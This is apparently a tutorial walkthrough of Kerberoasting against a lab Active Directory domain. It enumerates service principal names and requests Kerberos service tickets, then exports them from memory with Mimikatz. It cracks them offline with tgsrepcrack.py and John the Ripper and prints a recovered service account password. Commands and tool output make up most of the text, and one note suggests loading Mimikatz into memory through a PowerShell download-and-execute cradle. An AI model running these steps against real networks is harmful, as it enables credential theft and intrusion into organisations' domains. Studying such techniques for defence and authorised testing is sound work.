
Now, if you notice we have "CN= Computers" and "CN=Users" for listed service accounts. We will be focusing on "CN=Users" as these are user generated and so we can try to crack :).



```
CN=LABUSER156-PC,CN=Computers,DC=blackops,DC=com        TERMSRV/LABUSER156-PC
        TERMSRV/labuser156-PC.blackops.com
        MSSQLSvc/labuser156-PC.blackops.com:SQLEXPRESS
        RestrictedKrbHost/LABUSER156-PC
        HOST/LABUSER156-PC
        RestrictedKrbHost/LABUSER156-PC.blackops.com
        HOST/LABUSER156-PC.blackops.com
CN=svcSQLServ1,CN=Users,DC=blackops,DC=com      svcSQLServ/BLRMS200833152.blackops.com:1433
CN=svcSQLServ2,CN=Users,DC=blackops,DC=com      svcSQLServ2/BLRMS200833152.blackops.com:1433
CN=BLRMS200833153,CN=Computers,DC=blackops,DC=com       WSMAN/blrms200833153
        WSMAN/blrms200833153.blackops.com
        TERMSRV/BLRMS200833153
        TERMSRV/blrms200833153.blackops.com
        RestrictedKrbHost/BLRMS200833153
        HOST/BLRMS200833153
        RestrictedKrbHost/BLRMS200833153.blackops.com
        HOST/BLRMS200833153.blackops.com

Existing SPN found!
```

Now that we know the service accounts which we will be cracking or trying to crack, let’s go ahead and request Kerberos tickets for specific service accounts.

Command: *Add-Type -AssemblyName System.IdentityModel New-ObjectSystem.IdentityModel.Tokens.KerberosRequestorSecurityToken –ArgumentList “SPN Name”*




```
C:\Windows\system32\cmd.exe

C:\Users\pratik>setspn.exe -F -Q */* > Service.txt

C:\Users\pratik>setspn.exe -F -Q */*
Checking forest DC=blackops,DC=com
CN=BLRMS200833152,OU=Domain Controllers,DC=blackops,DC=com
        ldap/BLRMS200833152.blackops.com/ForestDnsZones.blackops.com
        ldap/BLRMS200833152.blackops.com/DomainDnsZones.blackops.com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/BLRMS200833152.blackops.com
        TERMSRV/BLRMS200833152
        TERMSRV/BLRMS200833152.blackops.com
        DNS/BLRMS200833152.blackops.com
        GC/BLRMS200833152.blackops.com/blackops.com
        RestrictedKrbHost/BLRMS200833152.blackops.com
        RestrictedKrbHost/BLRMS200833152
        HOST/BLRMS200833152/BLACKOPS
        HOST/BLRMS200833152.blackops.com/BLACKOPS
        HOST/BLRMS200833152
        HOST/BLRMS200833152.blackops.com
        HOST/BLRMS200833152.blackops.com/blackops.com
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/defd74d5-e050-4834-96fc-1afbbbd5c75
4/blackops.com
        ldap/BLRMS200833152/BLACKOPS
        ldap/defd74d5-e050-4834-96fc-1afbbbd5c754._msdcs.blackops.com
        ldap/BLRMS200833152.blackops.com/BLACKOPS
        ldap/BLRMS200833152
        ldap/BLRMS200833152.blackops.com
        ldap/BLRMS200833152.blackops.com/blackops.com
CN=krbtgt,CN=Users,DC=blackops,DC=com
        kadmin/changepw
CN=BLRMSWIN33155,CN=Computers,DC=blackops,DC=com
        TERMSRV/BLRMSWIN33155
        TERMSRV/BLRMSWIN33155.blackops.com
        RestrictedKrbHost/BLRMSWIN33155
        HOST/BLRMSWIN33155
        RestrictedKrbHost/BLRMSWIN33155.blackops.com
        HOST/BLRMSWIN33155.blackops.com
CN=BLRMSWIN33154,CN=Computers,DC=blackops,DC=com
        TERMSRV/BLRMSWIN33154
        TERMSRV/BLRMSWIN33154.blackops.com
        RestrictedKrbHost/BLRMSWIN33154
        HOST/BLRMSWIN33154
        RestrictedKrbHost/BLRMSWIN33154.blackops.com
        HOST/BLRMSWIN33154.blackops.com
CN=LABUSER156-PC,CN=Computers,DC=blackops,DC=com
        TERMSRV/LABUSER156-PC
        TERMSRV/labuser156-PC.blackops.com
        MSSQLSvc/labuser156-PC.blackops.com:SQLEXPRESS
        RestrictedKrbHost/LABUSER156-PC
        HOST/LABUSER156-PC
        RestrictedKrbHost/LABUSER156-PC.blackops.com
        HOST/LABUSER156-PC.blackops.com
CN=svcSQLServ1,CN=Users,DC=blackops,DC=com
        svcSQLServ/BLRMS200833152.blackops.com:1433
CN=svcSQLServ2,CN=Users,DC=blackops,DC=com
        svcSQLServ2/BLRMS200833152.blackops.com:1433
CN=BLRMS200833153,CN=Computers,DC=blackops,DC=com
        WSMAN/blrms200833153
        WSMAN/blrms200833153.blackops.com
        TERMSRV/BLRMS200833153
        TERMSRV/blrms200833153.blackops.com
        RestrictedKrbHost/BLRMS200833153
        HOST/BLRMS200833153
        RestrictedKrbHost/BLRMS200833153.blackops.com
        HOST/BLRMS200833153.blackops.com

Existing SPN found!

C:\Users\pratik>_
```

Powershell Command (Non Admin User)

Now, we have tickets in memory. We will use Mimikatz to export the tickets from memory. This is one of the down side of this method as you are running Mimikatz this might trigger Alert or this can be detected by AV's.


Note: You can also load Mimikatz into memory using PowerShell "IEX (New-Object Net.WebClient).DownloadString" feature)

Command: *Invoke-Pwc -Command '"kerberos::list /export" exit"'*



```
PS C:\Users\pratik> Invoke-Pwc -Command '"kerberos::list /export" exit"'

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 17 modules * * */


mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 1/24/2017 4:44:27 AM ; 1/24/2017 2:44:27 PM ; 1/31/2017
4:44:27 AM
   Server Name       : krbtgt/BLACKOPS.COM @ BLACKOPS.COM
   Client Name       : pratik @ BLACKOPS.COM
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e00000-pratik@krbtgt~BLACKOPS.COM-BLACKOPS.COM.kir
bi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/24/2017 5:05:49 AM ; 1/24/2017 2:44:27 PM ; 1/31/2017
4:44:27 AM
   Server Name       : svcSQLServ/BLRMS200833152.blackops.com:1433 @ BLACKOPS.C
OM
   Client Name       : pratik @ BLACKOPS.COM
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a00000-pratik@svcSQLServ~BLRMS200833152.blackops.c
om~1433-BLACKOPS.COM.kirbi

[00000002] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 1/24/2017 4:44:27 AM ; 1/24/2017 2:44:27 PM ; 1/31/2017
4:44:27 AM
   Server Name       : ldap/BLRMS200833152.blackops.com/blackops.com @ BLACKOPS
.COM
   Client Name       : pratik @ BLACKOPS.COM
   Flags 40a40000    : ok_as_delegate ; pre_authent ; renewable ; forwardable ;

   * Saved to file     : 2-40a40000-pratik@ldap~BLRMS200833152.blackops.com~bla
ckops.com-BLACKOPS.COM.kirbi

mimikatz(powershell) # exit
Bye!

PS C:\Users\pratik> _
```

Export Ticket from Memory



[redacted]

```
1-40a00000-pratik@svcSQLServ~BLRMS2...   1/24/2017 5:14 AM   KIRBI File          2 KB
2-40a40000-pratik@ldap~BLRMS2008331...   1/24/2017 5:14 AM   KIRBI File          2 KB
coffe                                    6/20/2016 6:08 AM   PS1 File        1,322 KB
Service                                  1/24/2017 4:47 AM   Text Document       3 KB
```


Extracted Tickets

We have successfully extracted the tickets from memory. Can we crack these tickets?? There are multiple ways to try this. Let's see how we can leverage tgsrepcrack.py form Kerberoast toolkit.

1 > Using Kerberosast: Tgsrepcrack.py

We have provided the wordlist to crack the kirbi file

***Command:** C:\Users\pratik\Desktop\kerberoast>python tgsrepcrack.py dict.txt “Ticket.kirbi”*




```
C:\Users\pratik\Desktop\kerberoast>python tgsrepcrack.py dict.txt "1-40a00000-pr
atik@svcSQLServ~BLRMS200833152.blackops.com~1433-BLACKOPS.COM.kirbi"
found password for ticket 0: [redacted]welcome4  File: 1-40a00000-pratik@svcSQLServ~BLR
MS200833152.blackops.com~1433-BLACKOPS.COM.kirbi
All tickets cracked!

C:\Users\pratik\Desktop\kerberoast>_
```

Cracked Ticket

:) Cracked

2> Convert .kirbi file to John the Ripper format


Now, we will use John the Ripper to crack the tickets. We know that tickets are in kirbi format so first we will convert the ticket to John the Ripper format. We can use Kerberoast (kirbi2john.py) for the same.



```
kerberoast
▸ kerberoast
Organize ▾   Open   Share with ▾   New folder

Libraries
  Documents

crack_file    1/24/2017 5:50 AM    File             3 KB
dict          7/15/2016 2:26 AM    Text Document    1 KB
```

John the Ripper format

***Command:**./john –format=krb5tgs crack_file — wordlist=dict.txt*



```
root@kali:~/JohnTheRipper/run# ./john --format=krb5tgs '/root/Desktop/crack_file' --wordlist=dict.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
Pwcwelcome4      ($krb5tgs$1-40a00000-[redacted]@svcSQLServ~BLRMS200833152.blackops.com~1433-BLACKOPS.COM.kirbi)
1g 0:00:00:00 DONE (2016-07-19 05:11) 33.33g/s 33.33p/s 33.33c/s 33.33C/s Pwcwelcome4
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/JohnTheRipper/run# ./john --format=krb5tgs '/root/Desktop/crack_file' --show
$krb5tgs$1-40a00000-[redacted]@svcSQLServ~BLRMS200833152.blackops.com~1433-BLACKOPS.COM.kirbi:Pwcwelcome4

1 password hash cracked, 0 left
```

Cracked using John the Ripper


Cracked :)

New Technique

HarmJ0y has written a good blog on kerberoasting without Mimikatz. This technique is pretty straight forward and simpler than the old technique :)

What you need is “Invoke-Kerberoast.ps1” and then you are good to go :) To crack the tickets, first import “.ps1” module.


This will request the associated TGS Tickets in john or hashcat crackable format :)



```
C:\Users\pratik>powershell.exe
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\pratik> Import-Module .\Invoke-Kerberoast.ps1
PS C:\Users\pratik> Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | fl >hc
.txt
PS C:\Users\pratik> Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | fl


SamAccountName       : svcSQLServ1
DistinguishedName    : CN=svcSQLServ1,CN=Users,DC=blackops,DC=com
ServicePrincipalName : svcSQLServ/BLRMS200833152.blackops.com:1433
Hash                 : $krb5tgs$23$*ID#124_DISTINGUISHED NAME: CN=fakesvc,OU=Se
                       rvice,OU=Accounts,OU=EnterpriseObjects,DC=asdf,DC=pd,DC=
                       fakedomain,DC=com SPN: F3514235-4C06-11D1-AB04-00D04FC2D
                       CD2-GDCD/asdf.asdf.pd.fakedomain.com:50000 *C57F55EFA2C2
                       4AEDD636F0A84856FBE6$8E03E05E0EBF1E6BF898CD9F86586B10921
                       732E6C17A4FF5493E09BE612BF66872CED92BB178ECE11EBF64EA26D
                       401E95AD77850A0CD3955459B400C90D34C7E860CC3AAD29C3A70809
                       E063D3F87183E6D4A8746F93420F5B4A2D90D4BB1E45D54B2CD8A8C7
                       726E446D4366FA024A661F9053B2DFCD459184B9316D3FC747FE3F1E
                       C81A4D9CF90C3678DDF71F641823B5B18D3CE8D35A78BE178D6DE7F0
                       285F3FC19CC1D2A770572228C8DF31F15BCB7D57D7CE1D9A4A6F6EBE
                       922632603F3F3AF87A2A26B1329A67F43413829392CD487CD7CAAA36
                       29AB273B44F61D8C724F006EE692100FC733F9F9C933F6F9C1BF4C36
                       2A03EB067F5D3FD0E48B52DCD8A8503C7D5B5595D964C7B938CCAF54
                       73DD0BD92F254D5C1D923223E0156DB1209FB8FC37A9AFD0AE2864AE
                       967B119AF455CED7A4738216DE35B65EB8801CBC805765F12BEE9482
                       89E3A76F65C6816CBC9EE7E2B49BA4C1CF55684B083F3EF30964549B
                       28BEAB526D6A2CA86718F57D26EFC05D87E08D4E9D9680EEE7A37EC3
                       28F02445D5F15E7C4063DB551AB133914437F3F7EDCB0BF63C27B99A
                       CC6926A5BF18FE0CDEC1534D9AD5DB84EE9B2B95134E359AAE615AF8
                       F62E586C50BF7796BBA769C7026E324CC2090755B148C507D6AD79F6
                       1CDF027DFB644FB916588486C25B2FA66A15E85300D8A47594907079
                       A1F9EDA518480B5E91DAA3F6A71394359A53E93056E3DA5F314FBFDE
                       6EDC783FAF5E38CE3F5D3E46E85AEF598AF8136C21EA8906F9AD4138
                       EDD5D48561798DF73F620389C83DDDDCD01C6CF51BD9B6BDADF65930
                       136BF16E55B44756C26685D58A88AC4A8AA4395DA749369939B3ED10
                       E90C9385A39E31FD6A04B21FA841556A48F45BD08C25D81ECDBBA039
                       D82EB25AE01EDFA8E535252B78FAECB5136FD8632779C816F59F5FE4
                       F5EC70D89BEC153898268E586EDC888CF89C1173CA8ED1829ABD4829
